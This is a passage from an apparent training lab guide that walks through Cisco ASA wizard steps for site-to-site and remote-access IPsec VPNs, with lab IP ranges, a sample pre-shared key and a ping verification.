
- On this page, enter **Peer IP Address** as Remote VPN device address i.e. **206.182.201.122**, select **VPN Access Interface** as **WAN** and click **Next** button.




- One this page, provide **Local Network as 192.168.20.0/24, Remote Network as 192.168.10.0/24** and click **Next** button.




- On this page, select **Customized Configuration** → **IKE Version** tab unselect **IKE version2** option.




- In **Authentication Method** tab, enter **Pre-shared key** as **cisco**.




- In **Encryption Algorithms** tab, configure and select **IKE policy** and **IPsec proposal** based upon remote VPN device configuration and click **Next** button.



- On this page, select **Exempt ASA side host/network from address translation** option and click **Next** button.



- On this page, click **Finish** button to complete the VPN configuration.



## Verification

- From Head Office LAN Network i.e. **192.168.10.0/24** try to access Branch Office LAN Network i.e. **192.168.20.0/24** to verify communication via VPN and vice versa.


```
C:\Windows\system32\cmd.exe
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\users\cspro>ping 192.168.20.10 -t

Pinging 192.168.20.10 with 32 bytes of data:
Request timed out.
Reply from 192.168.20.10: bytes=32 time=4ms TTL=128
Reply from 192.168.20.10: bytes=32 time=3ms TTL=128
Reply from 192.168.20.10: bytes=32 time=4ms TTL=128

Ping statistics for 192.168.20.10:
    Packets: Sent = 10, Received = 9, Lost = 1 (10% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms
Control-C
^C
C:\users\cspro>
```

## REMOTE ACCESS VPN (IPSEC)



### Pre-requisite

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating Head Office LAN
- Remote User on Internet (with VPN Client Software)
- Internet Connection.

### Objective of Lab


- Enabling communication for Remote Internet User to access Head Office LAN via Internet by configuring Remote Access VPN.

### Configure Remote Access IPSEC VPN for below requirement.


Configuring Remote Access IPsec VPN to establish secure communication between Remote Access User on Internet and Head Office LAN Network (i.e 192.168.10.0/24).

#### Configure Remote Access VPN on Head Office Firewall.


- Click on Wizards menu → Startup Wizard and select **IPSec (IKEv1) Remote Access VPN Wizard** option.




- On this page, select **VPN Tunnel Interface** as **WAN** and click **Enable inbound IPsec sessions to bypass interface access lists** option. Click **Next** button to continue configuration.




- On this page, select **VPN client type** as **Cisco VPN Client** and click **Next** button.




- On this page, configure **Pre-shared key** as **cisco**, **Tunnel Group Name** as **Sales VPN** and click **Next** button.




- On this page, select **Authenticate using the local user database** option and click **Next** button.




- On this page, add a local user by providing **username** and **password** and click **Add** button.




- Click **Next** button.



